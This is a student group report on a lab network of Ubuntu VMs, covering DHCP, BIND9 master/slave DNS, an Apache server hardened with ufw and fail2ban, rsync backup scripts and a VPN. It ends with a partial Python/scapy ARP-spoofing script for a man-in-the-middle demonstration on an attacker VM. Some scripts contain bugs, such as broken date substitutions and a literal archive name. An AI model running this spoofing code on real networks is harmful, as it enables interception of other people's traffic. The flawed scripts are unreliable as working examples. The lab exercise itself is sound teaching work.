

Project 3

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Workload Balancing: -

1. You Li:

- Implemented all VMs in “NAT” mode.
- Implemented ssh to all VMs in “NAT” mode
- Implemented DHCP (IPv6) configuration
- Implemented backup server configuration
- Summarized and done all VM setting for demonstration

2. Rohith:

- Implemented DNS master and slave VM's
- Implemented DHCP (IPv4) configuration
- Implemented ARP poisoning (MITM)
- Gone through references for Ipsec Vpn
- Conducting group report

3. Cheng Yu-Chang:

- Implemented all VMs in “Bridge Adaptor” mode.
- Implemented ssh to all VMs in “Bridge Adaptor” mode
- Implemented Apache2 webserver
- Implemented VPN server and client VM for nfs file sharing
- Create test plan for demonstration

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Jargon of the Project

1.What is Linux?

- **File System**

The Linux file system is structured in a hierarchical manner, beginning with the root directory (/). It organizes files and directories based on their purposes, such as /home for user-specific files, /bin for essential executable programs, and /etc for system configuration files. File management often involves tools like tar for archiving and gzip for decompressing files:

- **tar:** A utility to archive multiple files or directories into one for easier storage or transfer.
- **gzip:** Decompresses files with the .gz extension, often used alongside tar to handle .tar.gz archives.

- **Memory in Linux:**

Linux employs a robust memory management system that optimizes physical and virtual memory usage. It utilizes:

- **RAM:** For active processes and frequently accessed data.
- **Swap Space:** A fallback disk area used when RAM is fully utilized.
- **Caches and Buffers:** To speed up operations by holding temporary data.
- **Memory usage can be monitored dynamically using system commands.**

- **Processes in Linux**

Processes are instances of running programs, each uniquely identified by a PID (Process ID). They can be foregrounding applications, system tasks, or background services. Linux processes have:

- **States:** Active, sleeping, or terminated.
- **Hierarchy:** Processes are often organized into parent-child relationships. Tools are available to observe (ps, top) and manage (kill) processes effectively.

2. DHCP

- **Introduction:**

The Dynamic Host Configuration Protocol (DHCP) is a network management protocol that automatically assigns IP addresses and other network configuration settings to devices within a network. By eliminating the need for manual IP address assignment, DHCP provides an efficient solution for managing large-scale networks.

A DHCP server provides:

- **Dynamic allocation:** Assigns IP addresses to clients for a limited time (lease).
- **Reservation:** Assigns a permanent IP address to specific devices based on their MAC address.
- **Exclusion:** Reserves a range of addresses within a scope for static assignment to critical devices such as routers and servers.
- **Behavior of protocol:**

DHCP operates using a client-server architecture. It involves the following key behaviors:

 1. **Address Pool Management:** Maintains a pool of available IP addresses and assigns them to clients dynamically.
 2. **Lease Assignment:** Allocates IP addresses for a specified period. The client must renew the lease before it expires.
 3. **Address Conflict Detection:** Ensures no two devices are assigned the same IP address.
 4. **Support for IPv4 and IPv6:** Provides seamless configuration for both types of addressing.

● **Signaling:**

DHCP operates primarily over UDP and involves a series of message exchanges between the client and server.

1. **Discovery:** The client broadcasts a **DHCPDISCOVER** message to find an available DHCP server.
2. **Offer:** The server responds with a **DHCPOFFER** message, proposing an IP address and other network configuration details.
3. **Request:** The client broadcasts a **DHCPREQUEST** message to accept the address offered.
4. **Acknowledgment:** The server sends a **DHCPACK** message to finalize the lease and confirm the allocation.
5. **Renewal:** Before the lease expires, the client sends a unicast **DHCPREQUEST** to renew the lease.

3. DNS

● **Introduction:**

The Domain Name System is a hierarchical and decentralized naming system that translates human-readable domain names (e.g., example.com) into machine-readable IP addresses (e.g., 192.168.1.1 for IPv4 or 2001:db8::1 for IPv6). DNS enable users to access websites and services without needing to memorize numeric IP addresses.

Key Features of DNS:

- **Domain Name Resolution:** Converts domain names into IP addresses.
- **Hierarchical Structure:** Organized in a tree-like structure, with root servers at the top.
- **Record Management:** Maintains various records like A (IPv4), AAAA (IPv6), MX (Mail Exchange), and CNAME

● **Behavior of the Protocol:**

DNS operates on a client-server model and uses a query-response mechanism. The primary behaviors include:

1. Name Resolution: Resolves domain names to IP addresses.
 2. Caching: DNS servers and clients cache results in reducing lookup times and network traffic.
 3. Recursive and Iterative Queries:
 - a. Recursive: The DNS server takes responsibility for resolving the query fully and returns the result to the client.
 - b. Iterative: The DNS server provides the client with referrals to other DNS servers to resolve the query.
 4. Zone Management: The DNS database is divided into zones, each managed by a specific DNS server.
 5. Support for Forward and Reverse Lookups:
 - a. Forward Lookup: Domain name to IP address resolution.
 - b. Reverse Lookup: IP address to domain name resolution.
- Signaling:

Master-Slave DNS with BIND9

1. Zone Update: Master server updates its zone file.
2. NOTIFY: Master sends a NOTIFY message to slave servers about the update.
3. SOA Query: Slave queries the master for the zone's SOA record to check version.
4. Zone Transfer: If the zone version differs, the slave requests an AXFR (full transfer) or IXFR (incremental transfer) over TCP.
5. Synchronization: Slave updates its zone file to mirror the master.
6. BIND9 facilitates this process with named.conf configurations for both master and slave servers.

4.WEB-SERVER:

- Introduction:

A web server is software or hardware that serves web content to users over the internet or an intranet. It processes client requests (via HTTP/HTTPS) and responds with requested resources, such as HTML pages, images, or files.

Key Features:

- **HTTP/HTTPS Handling:** Handles requests and serves web pages.
- **Static and Dynamic Content:** Delivers static files (e.g., HTML, CSS) and supports dynamic content via server-side scripts (e.g., PHP, JSP).
- **Security:** Implements SSL/TLS, IP filtering, and firewalls for secure communication.

- Behavior of the Protocol:

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- 1. **Request-Response Model:** The client (browser) sends a request, and the server responds with the requested resource.
 - 2. **Content Types:** Serves static files and dynamically generated content based on the client's request.
 - 3. **Logging and Monitoring:** Maintains logs for each request, aiding in analytics and debugging.
- **Signaling:**
 - 1. **Client Request:** The browser sends an HTTP request to the server (GET, POST, PUT, etc.).
 - 2. **DNS Resolution:** Resolves the domain name to the server's IP address.
 - 3. **Connection Establishment:**
 - a. Uses TCP to establish a connection (3-way handshake).
 - b. For HTTPS, performs an SSL/TLS handshake.
 - 4. **Resource Delivery:**
 - a. The server locates the requested file or executes server-side scripts.
 - b. Sends an HTTP response with the requested resource and status code (e.g., 200 OK, 404 Not Found).
 - 5. **Connection Closure:** Connection is terminated or kept alive based on the Connection header.

- **Example with Apache Web Server:**
 - Configures httpd.conf to define document root, virtual hosts, and access controls.
 - Supports extensions like PHP and modules for enhanced functionality.

5.FIREWALL

- **Introduction**

A firewall is a network security tool designed to regulate and monitor network traffic, both incoming and outgoing, according to established security rules. Serving as a protective barrier, it separates trusted internal networks from untrusted external networks, like the internet, to block unauthorized access and safeguard against cyberattacks.

Key Features:

- **Packet Filtering:** Inspects and filters packets based on rules (e.g., IP address, port, protocol).
- **Stateful Inspection:** Tracks the state of active connections and makes decisions based on the context.
- **Application Layer Filtering:** Inspects traffic at the application level (e.g., HTTP, FTP).
- **NAT:** Hides internal IP addresses to protect the network.

- **Behavior of the Protocol**

- 1. **Traffic Monitoring:** Analyzes packets against defined rules for source/destination IP, ports, and protocols.
- 2. **Access Control:** Allows or denies traffic based on rules (e.g., block all external SSH connections).

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- 3. **Intrusion Prevention:** Detects and blocks suspicious patterns indicative of attacks.
 - 4. **Logging:** Records traffic and rule violations for analysis and auditing.
 - **Signaling**
 - 1. **Packet Entry:**
 - a. Incoming packets are inspected against firewall rules.
 - b. Outgoing packets are checked for compliance with the rules.
 - 2. **Rule Matching:**
 - a. Packets are compared with rule sets (allow, deny, drop).
 - b. For stateful firewalls, connection states (e.g., established, related) are tracked.
 - 3. **Action Taken:**
 - a. Allow: Packet is forwarded to its destination.
 - b. Deny: Packet is rejected, and optionally a response is sent.
 - c. Drop: Packet is silently discarded.
 - 4. **Logging:** Logs details such as source/destination IP, timestamp, and action taken.
 - **Example with iptables:**
 - Block SSH from outside: `sudo iptables -A INPUT -p tcp --dport 22 -j DROP`
 - Allow HTTP traffic: `sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT`


6.BACKUP

- **Introduction:**

A backup system creates a copy of critical data to ensure it can be restored in case of data loss, system failure, or cyberattacks. Backups are an essential part of disaster recovery and data protection strategies.
- **Key Features:**
 - **Automation:** Scheduled backups reduce manual effort.
 - **Compression:** Data is compressed to save storage space.
 - **Offsite Backup:** Data is stored on remote servers for added security.
 - **Incremental/Differential:** Optimizes storage by only backing up changes since the last backup.
- **Behavior of the Protocol**
 - 1. **Data Collection:** Identifies and selects files or directories for backup.
 - 2. **Data Compression:** Compresses files to save storage space.
 - 3. **Transfer/Storage:** Transfers the backup file to a local or remote server.
 - 4. **Retention Policy:** Manages backup cycles, retention duration, and deletion of old backups.
 - 5. **Restoration:** Enables restoring data from backups when needed.
- **Signaling**
 - 1. **Triggering:**

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- a. Backup jobs are scheduled or triggered manually.
 - b. Automation tools like cron initiate backups based on predefined schedules.
2. File Compression:
- a. Tools like tar and gzip are used to archive and compress files.
 - b. `tar -czf backup.tar.gz /path/to/data`
3. Transfer: Files are transferred to a remote server using protocols like SCP or RSYNC.
`scp backup.tar.gz user@remote-server:/backup/directory`
4. Verification: Ensures backup integrity through checksums or logs.
5. Restoration: Extracts data from the backup archive when needed.
`"tar -xzf backup.tar.gz -C /restore/path"`

Project topology



Network and machine setup design (IP addressing Plan)

1. We've set up multiple ubuntu VM machines to meet our project requirements:

- VM1-DHCP+master DNS
- VM2-slave DNS
- VM3-webserver+ firewall
- VM4-backup server
- VM5-test backup server
- VM6-attacker
- VM7-test client server
- VM8-VPN server
- VM9-VPN client

2. We are using 172.16.204.X/24 as our network design:

- VM1
 - Pv4: 172.16.204.10/24
 - IPv6: fd00:0:0:10::10/64
 - Gateway IPv4: 172.16.204.2
 - Gateway IPv6: fd00:0:0:10::1
- VM2
 - Pv4: 172.16.204.11/24
 - IPv6: fd00:0:0:10::11/64
 - Gateway IPv4: 172.16.204.2
 - Gateway IPv6: fd00:0:0:10::1
- VM3
 - IPv4: 172.16.204.110/24
 - IPv6: fd00:0:0:10::110/64
 - Gateway IPv4: 172.16.204.2
 - Gateway IPv6: fd00:0:0:10::1
- VM4
 - IPv4: 172.16.204.12/24
 - IPv6: fd00:0:0:10::12/64
 - Gateway IPv4: 172.16.204.2
 - Gateway IPv6: fd00:0:0:10::1
- VM5
 - IPv4: 172.16.204.20/24
 - IPv6: fd00:0:0:10::20/64
 - Gateway IPv4: 172.16.204.2
 - Gateway IPv6: fd00:0:0:10::1
- VM6
 - IPv4: 172.16.204.60/24
 - IPv6: fd00:0:0:10::60/64

Gateway IPv4: 172.16.204.2

Gateway IPv6: fd00:0:0:10::1

- VM7

IPs are dynamically assigned.

Gateway IPv4: 172.16.204.2

Gateway IPv6: fd00:0:0:10::1

- VM8

IPv4: 10.100.234.41/24

Gateway IPv4: 10.100.234.87

- VM9

IPv4: 10.100.234.42/24

Gateway IPv4: 10.100.234.87

Set up process:

1. Basic network setting

Static IP	DHCP Client
<pre>sudo apt update sudo apt upgrade sudo nano /etc/netplan/ 01-netcfg.yaml network: version: 2 ethernets: ens160: addresses: - 172.16.204.10/24 - fd00:0:0:10::10/64 routes: - to: default via: 172.16.204.2 - to: default via: fd00:0:0:10::1 nameservers: addresses: - 172.16.204.10 - 172.16.204.11 - fd00:0:0:10::10 - fd00:0:0:10::11</pre> <p>sudo netplan apply</p>	<pre>sudo apt update sudo apt upgrade sudo nano /etc/netplan/01-netcfg.yaml network: version: 2 ethernets: ens160: dhcp4: yes dhcp6: yes accept-ra: yes</pre> <p>sudo netplan apply</p>

2. VM1

Install ISC DHCP Server

Edit the DHCP Configuration File:

- `sudo nano /etc/dhcp/dhcpd6.conf`

```
default-lease-time 2592000;

# IPv6 address preferred lifetime
# (at the end the address is deprecated, i.e., the client should
#   other addresses for new connections)
# (set to 7 days, the usual IPv6 default)
preferred-lifetime 604800;

# T1, the delay before Renew
# (default is 1/2 preferred lifetime)
# (set to 1 hour)
option dhcp-renewal-time 3600;

# T2, the delay before Rebind (if Renews failed)
# (default is 3/4 preferred lifetime)
# (set to 2 hours)
option dhcp-rebinding-time 7200;

# Enable RFC 5007 support (same than for DHCPv4)
allow leasequery;
```

```

subnet6 fd00:0:0:10::/64 {
    range6 fd00:0:0:10::100 fd00:0:0:10::200;
    option dhcp6.name-servers fd00:0:0:10::10, fd00:0:0:10::11;
}

host exclude110 {
    fixed-address6 fd00:0:0:10::110;
}

host backupserver6 {
    hardware ethernet 00:0c:29:97:d2:e7;
    fixed-address6 fd00:0:0:10::120;
}

```

- **`sudo nano /etc/dhcp/dhcpd.conf`**

```

# option definitions common to all supported networks...
# option domain-name "example.org";
# option domain-name-servers ns1.example.org, ns2.example.org;

default-lease-time 600;
max-lease-time 7200;

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style none;

subnet 172.16.204.0 netmask 255.255.255.0 {
    range 172.16.204.100 172.16.204.200;
    option routers 172.16.204.2;
    option domain-name-servers 172.16.204.10, 172.16.204.11;
    default-lease-time 600;
    max-lease-time 7200;
}

host exclude110 {
    fixed-address 172.16.204.110;
}

host backupserver {
    hardware ethernet 00:0c:29:97:d2:e7;
    fixed-address 172.16.204.120;
}

```

`sudo nano /etc/default/isc-dhcp-server`

```
INTERFACESv4="ens160"
INTERFACESv6="ens160"

sudo systemctl restart isc-dhcp-server
sudo systemctl enable isc-dhcp-server
sudo systemctl status isc-dhcp-server
sudo apt install bind9 bind9utils bind9-doc -y
sudo nano /etc/bind/named.conf.options
```

CONFIGURING DHCP POOL IN DHCPD.CONF

```
options {
    directory "/var/cache/bind";

    recursion yes;
    allow-query { any; };

    forwarders {
        8.8.8.8;          // Google DNS
        8.8.4.4;
    };
    dnssec-validation auto;

    auth-nxdomain no;      // conform to RFC1035
    listen-on { any; };
    listen-on-v6 { any; };
};
```

sudo nano /etc/bind/named.conf.local

```
sudo mkdir /etc/bind/zones
```

THIS WILL DEMONSTRATE MASTER DNS

```
$TTL 604800
@ IN SOA ns1.bostondns.local. admin.bostondns.local. (
    2024113001 ; Serial
    604800      ; Refresh
    86400       ; Retry
```

```
                                2419200      ; Expire
                                604800 )      ; Negative Cache TTL

; Name Servers
@ IN NS ns1.bostondns.local.
@ IN NS ns2.bostondns.local.

; Mail Server
@ IN MX 10 mail.bostondns.local.

; A Records for Name Servers
ns1 IN A 172.16.204.10
ns2 IN A 172.16.204.11

; AAAA Records for Name Servers
ns1 IN AAAA fd00:0:0:10::10
ns2 IN AAAA fd00:0:0:10::11

; A Records for Hosts
www IN A 172.16.204.110
mail IN A 172.16.204.111

; AAAA Records for Hosts
www IN AAAA fd00:0:0:10::110
mail IN AAAA fd00:0:0:10::111
```

sudo nano /etc/bind/zones/db.172.16.204

```
$TTL 604800
@ IN SOA ns1.bostondns.local. admin.bostondns.local. (
    2024113001 ; Serial
    604800      ; Refresh
    86400       ; Retry
    2419200      ; Expire
    604800 )      ; Negative Cache TTL

; Name Servers
@ IN NS ns1.bostondns.local.
@ IN NS ns2.bostondns.local.

; PTR Records
10 IN PTR ns1.bostondns.local.
11 IN PTR ns2.bostondns.local.
110 IN PTR www.bostondns.local.
111 IN PTR mail.bostondns.local.
```

sudo nano /etc/bind/zones/db.fd00.0.0.10

CONFIGURING DNS RECORDS AND NAME SERVERS

```
STTL 604800
@ IN SOA ns1.bostondns.local. admin.bostondns.local. (
    2024113001 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL
```

```
sudo named-checkzone bostondns.local /etc/bind/zones/db.bostondns.local
```

```
sudo named-checkzone 204.16.172.in-addr.arpa /etc/bind/zones/db.172.16.204
```

Sudo ufw allow 53/tcp

Sudo ufw allow 53/udp

sudo systemctl restart bind9

sudo systemctl enable bind9

CHECKING CONFIGURATION AND RESTARTING BIND9 DNS SERVER

3. VM2

sudo apt update

```
sudo apt install bind9 bind9utils
```

sudo nano /etc/bind/named.conf.options

THIS IS SLAVE DNS

```
options {
    directory "/var/cache/bind";

    recursion yes;
    allow-query { any; };

    forwarders {
        8.8.8.8;
        8.8.4.4;
    };

    dnssec-validation auto;

    auth-nxdomain no;
    listen-on { any; };
    listen-on-v6 { any; };

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // all the all-0's placeholder.

    forwarders {
        0.0.0.0;
    };

=====

// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
=====
```

sudo nano /etc/bind/named.conf.local

sudo systemctl restart bind9

CONFIGURING ZONES IN DNS SLAVE

4. VM3

sudo apt update

sudo apt install apache2

sudo apt install ufw

```
sudo nano /etc/apache2/sites-available/bostondns.local.conf
```

```
<VirtualHost *:80>
    ServerName www.bostonstartup.com
    ServerAlias bostonstartup.com
    Redirect permanent / https://www.bostonstartup.com/
    DocumentRoot /var/www/bostonstartup.com/html
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

```
sudo mkdir -p /var/www/web.local.lab
sudo nano /var/www/bostondns.local/html/index.html
```

```
<html>
    <head>
        <title>Welcome to bostonstartup.com!!!</title>
    </head>
    <body>
        <h1>Team Memembers: You Li, Rohith Datla, Cheng-Yu Chang</h1>
    </body>
</html>
```

```
sudo chown -R www-data:www-data /var/www/web.local.lab
sudo a2ensite bostondns.local.conf
sudo a2dissite 000-default.conf
sudo systemctl reload apache2
sudo ufw reset
```

```
web_server@webserver:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ----
Anywhere                   DENY IN    172.16.204.60
80                         ALLOW IN   172.16.204.0/24
443                        ALLOW IN   172.16.204.0/24
22                         ALLOW IN   172.16.204.0/24
Anywhere (v6)               DENY IN    fd00:0:0:10::60
Anywhere (v6)               DENY IN    fd00::10:20c:29ff:fef:5a66
22                         ALLOW IN   fd00:0:0:10::/64
80                         ALLOW IN   fd00:0:0:10::/64
443                        ALLOW IN   fd00:0:0:10::/64
```

```
sudo ufw enable
sudo systemctl status apache2
sudo ufw status
sudo apt install fail2ban -y
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sudo nano /etc/fail2ban/jail.local
```

```
[apache]
enabled = true
port = http,https
filter = apache-auth
logpath = /var/log/apache*/error.log
maxretry = 3
```

```
sudo systemctl restart fail2ban
sudo systemctl enable fail2ban
sudo apache2ctl -M
sudo a2dismod status
sudo a2dismod autoindex
sudo systemctl restart apache2
sudo apt install certbot python3-certbot-apache -y
sudo certbot --apache -d www.bostondns.local -d bostondns.local
sudo nano /etc/apache2/sites-available/bostondns.local.conf
```

```
<VirtualHost *:80>
    ServerName www.bostondns.local
    ServerAlias bostondns.local
    Redirect permanent / https://www.bostondns.local/
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

```
sudo nano /etc/ssh/sshd_config (Port 2222)
sudo ufw allow 2222/tcp
sudo ufw delete allow OpenSSH
sudo systemctl restart sshd
```

```
[sshd]
enabled = true
port     = 2222
filter   = sshd
logpath  = /var/log/auth.log
maxretry = 5
```

```
sudo systemctl restart fail2ban
```

5.VM4

```
sudo apt install rsync -y
```

```
sudo mkdir -p /backup/dns
```

```
sudo nano /usr/local/bin/backup_dns.sh
```

```
#!/bin/bash
```

```
# Variables
```

```
MASTER_IP="172.16.204.10"
```

```
BACKUP_DIR="/backup/dns"
```

```
LOG_FILE="/var/log/backup_dns.log"
```

```
# Rsync Zone Files from Master to Backup
```

```
rsync -avz root@$MASTER_IP::/etc/bind/zones/ ${BACKUP_DIR}/zones/ >> ${LOG_FILE} 2>&1
```

```
# Rsync Configuration Files
```

```
rsync -avz root@$MASTER_IP::/etc/bind/named.conf* ${BACKUP_DIR}/bind_configs/ >> ${LOG_FILE} 2>&1
```

```
# Log Completion
```

```
echo "DNS backup completed on $(date)" >> ${LOG_FILE}
```

```
sudo chmod +x /usr/local/bin/backup_dns.sh
```

```
ssh-keygen -t rsa -b 4096 -C backup@bostondns.local
```

```
ssh-copy-id root@172.16.204.10
```

```
sudo crontab -e
```

```
0 2 * * * /usr/local/bin/backup_dns.sh
```

```
sudo nano /usr/local/bin/backup_dns.sh
```

```

GNU nano 7.2                               /usr/local/bin/backup_webserver.sh
#!/bin/bash

# Variables
WEB_SERVER_IP="172.16.204.110"
BACKUP_DIR="/backup/webserver"
LOG_FILE="/backup/logs/backup_webserver.log"
TIMESTAMP=$(date +%F_%T")
ARCHIVE_NAME="webserver_backup_${TIMESTAMP}.zip"
TEMP_DIR="/backtmp/webserver_backup_${TIMESTAMP}"

# Debugging Statements
echo "Starting backup script at ${date}" >> "$LOG_FILE"
echo "Web Server IP: $WEB_SERVER_IP" >> "$LOG_FILE"
echo "Backup Directory: $BACKUP_DIR" >> "$LOG_FILE"

# Test Backup Server Variables
REMOTE_BACKUP_IP="172.16.204.20"
REMOTE_BACKUP_USER="root"
REMOTE_BACKUP_DIR="/backup/webserver"

# Create a temporary directory for backup
mkdir -p "$TEMP_DIR/apache_configs"
mkdir -p "$TEMP_DIR/web_files"

# Rsync Apache Configuration Files from Web Server to Backup Server
rsync -avz web_server@${WEB_SERVER_IP}:/etc/apache2/ "$TEMP_DIR/apache_configs/" >> "$LOG_FILE" 2>&1

# Rsync Website Files from Web Server to Backup Server
rsync -avz web_server@${WEB_SERVER_IP}:/var/www/ "$TEMP_DIR/web_files/" >> "$LOG_FILE" 2>&1

# Check if rsync was successful
if [ $? -ne 0 ]; then
    echo "Rsync failed on ${date}" >> "$LOG_FILE"
    rm -rf "$TEMP_DIR"
    exit 1
fi

# Zip the Backup Files
zip -r "$BACKUP_DIR/ARCHIVE_NAME" "$TEMP_DIR/apache_configs" "$TEMP_DIR/web_files" >> "$LOG_FILE" 2>&1

# Check if the zip was successful
if [ $? -ne 0 ]; then
    echo "Zipping failed on ${date}" >> "$LOG_FILE"
    rm -rf "$TEMP_DIR"
    exit 1
fi

# Clean up temporary directory
rm -rf "$TEMP_DIR"

# Transfer the zipped backup to test server
rsync -avz "$BACKUP_DIR/ARCHIVE_NAME" ${REMOTE_BACKUP_USER}@${REMOTE_BACKUP_IP}: ${REMOTE_BACKUP_DIR}/ >> "$LOG_FILE" 2>&1

## Check if transfer was successful
if [ $? -ne 0 ]; then
    echo "Transfer failed on ${date}" >> "$LOG_FILE"
    rm -rf "$TEMP_DIR"
    exit 1
fi

# Log Completion
echo "Web server backup completed successfully on ${date}" >> "$LOG_FILE"

```

```

GNU nano 7.2                               /usr/local/bin/backup_webserver.sh
TEMP_DIR="/backtmp/webserver_backup_${TIMESTAMP}"

# Debugging Statements
echo "Starting backup script at ${date}" >> "$LOG_FILE"
echo "Web Server IP: $WEB_SERVER_IP" >> "$LOG_FILE"
echo "Backup Directory: $BACKUP_DIR" >> "$LOG_FILE"

# Test Backup Server Variables
REMOTE_BACKUP_IP="172.16.204.20"
REMOTE_BACKUP_USER="root"
REMOTE_BACKUP_DIR="/backup/webserver"

# Create a temporary directory for backup
mkdir -p "$TEMP_DIR/apache_configs"
mkdir -p "$TEMP_DIR/web_files"

# Rsync Apache Configuration Files from Web Server to Backup Server
rsync -avz web_server@${WEB_SERVER_IP}:/etc/apache2/ "$TEMP_DIR/apache_configs/" >> "$LOG_FILE" 2>&1

# Rsync Website Files from Web Server to Backup Server
rsync -avz web_server@${WEB_SERVER_IP}:/var/www/ "$TEMP_DIR/web_files/" >> "$LOG_FILE" 2>&1

# Check if rsync was successful
if [ $? -ne 0 ]; then
    echo "Rsync failed on ${date}" >> "$LOG_FILE"
    rm -rf "$TEMP_DIR"
    exit 1
fi

# Zip the Backup Files
zip -r "$BACKUP_DIR/ARCHIVE_NAME" "$TEMP_DIR/apache_configs" "$TEMP_DIR/web_files" >> "$LOG_FILE" 2>&1

# Check if the zip was successful
if [ $? -ne 0 ]; then
    echo "Zipping failed on ${date}" >> "$LOG_FILE"
    rm -rf "$TEMP_DIR"
    exit 1
fi

# Clean up temporary directory
rm -rf "$TEMP_DIR"

# Transfer the zipped backup to test server
rsync -avz "$BACKUP_DIR/ARCHIVE_NAME" ${REMOTE_BACKUP_USER}@${REMOTE_BACKUP_IP}: ${REMOTE_BACKUP_DIR}/ >> "$LOG_FILE" 2>&1

## Check if transfer was successful
if [ $? -ne 0 ]; then
    echo "Transfer failed on ${date}" >> "$LOG_FILE"
    echo "Check permissions for ${REMOTE_BACKUP_DIR} on ${REMOTE_BACKUP_IP}" >> "$LOG_FILE"
    exit 1
fi

# Log Completion
echo "Web server backup completed successfully on ${date}" >> "$LOG_FILE"

```

sudo /usr/local/bin/backup_dns.sh

sudo cat /var/log/backup_dns.log

6.VM6

VM7-MITM attack

install python and pip

sudo apt install python3 python3-pip -y

pip3 install scapy

```
GNU nano 7.3          arp_spoof.py

# Define your network configuration
interface_ip = "192.168.1.10" # Victim's IP
gateway_ip = "192.168.1.254" # Gateway's IP

def get_mac(ip):
    """
    Get the MAC address for a given IP
    """
    try:
        ans = scapy.srp1(scapy.Ether(dst="ff:ff:ff:ff:ff:ff") / scapy.ARP(pdst=ip),
                         timeout=2,
                         verbose=False)
        return ans.sprintf("%Ether.src%")
    except Exception:
        print("[-] Could not resolve MAC for IP: (%s)" % ip)
        sys.exit(1)

def spoof(target_ip, spoof_ip, target_mac):
    """
    Send spoofed ARP responses to poison the target's ARP cache
    """
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.send(packet, verbose=False)

def restore(destination_ip, source_ip):
    """
    Restore ARP table entries to their original state
    """
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    gateway_mac = get_mac(gateway_ip)

    packet = scapy.ARP(op=2, pdst=destination_ip, hwdst=destination_mac, psrc=source_ip, hwsrc=source_mac)
    scapy.send(packet, count=4, verbose=False)

